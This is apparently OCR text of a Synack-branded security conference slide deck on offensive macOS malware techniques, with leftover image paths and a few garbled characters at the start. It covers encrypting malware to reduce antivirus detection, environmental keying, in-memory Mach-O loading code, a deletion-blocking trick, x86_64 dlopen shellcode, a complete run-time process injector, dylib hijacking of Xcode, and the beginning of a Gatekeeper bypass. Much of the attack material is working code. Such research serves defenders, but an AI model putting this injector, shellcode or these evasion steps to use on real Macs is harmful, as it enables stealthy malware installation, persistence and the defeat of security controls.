n^jd[P5{Q
r_`EYFaJq07
```

encrypting the malware



lock padding function at start

known malware:
~50% drop VT detection

Synack

Strongly Encrypt Your Malware

tie to a specific target

"environmental key generation towards clueless agents"


```
N: environmental observation
H: a one way (hash) function
M: hash(es) H of observation N,
   needed for activation,
   carried by agent
K: a key

//at runtime
if H(H(N)) = M then let K := H(N)
```


'equation malware'

"[the malware] tied the infection to the specific machine, and meant the payload couldn't be decrypted without knowing the NTFS object ID"

In-Memory Decryption & Loading

custom crypto, requires custom loader





In-memory Mach-O Loading

dyld supports in-memory loading/linking

```
//vars
NSObjectFileImage fileImage = NULL;
NSModule module             = NULL;
NSSymbol symbol             = NULL;
void (*function)(const char *message);

//have an in-memory (file) image of a mach-O file to load/link
// ->note: memory must be page-aligned and alloc'd via vm_alloc!

//create object file image
NSCreateObjectFileImageFromMemory(codeAddr, codeSize, &fileImage);

//link module
module = NSLinkModule(fileImage, "<anything>", NSLINKMODULE_OPTION_PRIVATE);

//lookup exported symbol (function)
symbol = NSLookupSymbolInModule(module, "_" "HelloInfiltrate");

//get exported function's address
function = NSAddressOfSymbol(symbol);

//invoke exported function
function("thanks for being so offensive ;)");
```

loading a mach-O file from memory

no longer hosted

sample code released by apple (2005)

'MemoryBasedBundle'

stealth++

Self Defense


other random ideas

prevent deletion?

self-monitoring?

```
# /usr/bin/opensnoop

0  90189 AVSCANNER   malware.dylib
```

detect local access (dtrace)




virusTotal

detect detections

*"The **schg** flag can only be unset in single-user mode"*

```
# chflags schg malware.dylib

# rm malware.dylib
rm: malware.dylib: Operation not permitted
```

'complicating' deletion



google adwords?

Synack

Run-Time Process Injection

getting code into remote processes

the goal


at run-time, inject arbitrary dynamic libraries (dylibs) into arbitrary process

run-time injection

mac hacker's handbook

→ mach_inject (PPC & i386)

no x86_64 :(



newosxbook.com

→ x86_64


buggy/broken :((intentionally)

Synack

Run-time Process Injection

determining target process' architecture

```
//check if remote process is x86_64
BOOL Is64Bit(pid_t targetPID)
{
    //info struct
    struct proc_bsdshortinfo procInfo;

    //get proc info
    // ->assumes valid pid, etc
    proc_pidinfo(targetPID, PROC_PIDT_SHORTBSDINFO,
                 0, &procInfo, PROC_PIDT_SHORTBSDINFO_SIZE);

    //'pbsi_flags' has a 64-bit mask
    return procInfo.pbsi_flags & PROC_FLAG_LP64;
}
```




external process, architecture detection

Run-time Process Injection

target's process architecture

www.newosxbook.com





```
//remote library loading shellcode (x86_64)
char shellCode[] =

 "\x90"                                      // nop..
 "\x55"                                      // pushq  %rbp
 "\x48\x89\xe5"                              // movq   %rsp, %rbp
 "\x48\x83\xec\x20"                          // subq   $32, %rsp
 "\x89\x7d\xfc"                              // movl   %edi, -4(%rbp)
 "\x48\x89\x75\xf0"                          // movq   %rsi, -16(%rbp)
 "\xb0\x00"                                  // movb   $0, %al

 // call pthread_set_self
 "\x48\xbf\x00\x00\x00\x00\x00\x00\x00\x00"  // movabsq $0, %rdi
 "\x48\xb8" "_PTHRDSS"                       // movabsq $140735540045793, %rax
 "\xff\xd0"                                  // callq  *%rax
 "\x48\xbe\x00\x00\x00\x00\x00\x00\x00\x00"  // movabsq $0, %rsi
 "\x48\x8d\x3d\x2c\x00\x00\x00"              // leaq   44(%rip), %rdi

 // dlopen
 "\x48\xb8" "DLOPEN__"                       // movabsq $140735516395848, %rax
 "\x48\xbe\x00\x00\x00\x00\x00\x00\x00\x00"  // movabsq $0, %rsi
 "\xff\xd0"                                  // callq  *%rax

 // sleep(1000000)...
 "\x48\xbf\x00\xe4\x0b\x54\x02\x00\x00\x00"  // movabsq $10000000000, %rdi
 "\x48\xb8" "SLEEP___"                       // movabsq $140735516630165, %rax
 "\xff\xd0"                                  // callq  *%rax

 // plenty of space for a full path name here
 "LIBLIBLIBLIB" "\x00\x00\x00\x00\x00\x00....";
```


addrs patched at runtime

Run-Time Process Injection

getting code into remote processes

1 


`task_for_pid()`

2 

`mach_vm_allocate()`

3 

`mach_vm_write()`

4 

`vm_protect()`

5 

`thread_create_running()`

or anything!

1 `pthread_set_self()`

2 `dlopen()`

injected shellcode

Synack

Run-time Process Injection

process injector (i386/x86_64) that works ;)

```
//shellcode (here: x86_64)
char shellCode[] =

      "\x90"                                  // nop..
      "\x55"                                  // pushq  %rbp
      "\x48\x89\xe5"                          // movq   %rsp, %rbp
        ....

//1: get task for pid
task_for_pid(mach_task_self(), pid, &remoteTask);

//2: alloc remote stack/code
mach_vm_allocate(remoteTask, &remoteStack64, STACK_SIZE, VM_FLAGS_ANYWHERE);
mach_vm_allocate(remoteTask, &remoteCode64, sizeof(shellCode), VM_FLAGS_ANYWHERE );

//3: copy code into remote proc
mach_vm_write(remoteTask, remoteCode64, (vm_address_t)shellCode, sizeof(shellCode));

//4: make remote code executable
vm_protect(remoteTask, remoteCode64, sizeof(shellCode), FALSE, VM_PROT_READ | VM_PROT_EXECUTE);

//5: init & start remote thread
remoteThreadState64.__rip = (u_int64_t) (vm_address_t) remoteCode64;
remoteThreadState64.__rsp = (u_int64_t) remoteStack64;
remoteThreadState64.__rbp = (u_int64_t) remoteStack64;

thread_create_running(remoteTask, x86_THREAD_STATE64, (thread_state_t)&remoteThreadState64,
                      x86_THREAD_STATE64_COUNT, &remoteThread);
```

run-time process injector

Load-time Process Injection

dylib injection (again) ftw!

gain automatic & persistent code execution within a process **only** via a dynamic library hijack

no binary / OS file modifications

no process monitoring

no complex runtime injection

no detection of injection

Synack

Load-Time Process Injection


into Apple's Xcode

```
$ python dylibHijackScanner.py

Xcode is vulnerable (multiple rpaths)
 'binary':         '/Applications/Xcode.app/Contents/MacOS/Xcode'
 'importedDylib': '/DVTFoundation.framework/Versions/A/DVTFoundation'
 'LC_RPATH':       '/Applications/Xcode.app/Contents/Frameworks'
```

Xcode

1. configure hijacker against **DVTFoundation** (dylib)
2. copy to **/Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Versions/A/**


do you trust your compiler now!?
(k thompson)



Synack

Bypassing Security Products/Technologies

...starting with Apple's



Bypassing Gatekeeper

allowing unsigned code to execute

the goal

circumvent gatekeeper's draconic blockage via a dynamic library hijack


bypass this?


gatekeeper in action

Synack


How Gatekeeper Works

all files with quarantine attribute are checked





safari, etc. tags downloaded content



```
//attributes
$ xattr -l ~/Downloads/malware.dmg
  com.apple.quarantine:0001;534e3038;
  Safari; B8E3DA59-32F6-4580-8AB3...
```


quarantine attributes

"Gatekeeper is an anti-malware feature of the OS X operating system. It allows users to restrict which sources they can install applications from, in order to reduce the likelihood of executing a Trojan horse"

GATEKEEPER BYPASS

go home gatekeeper, you are drunk!

gatekeeper **only** verifies the app bundle!!



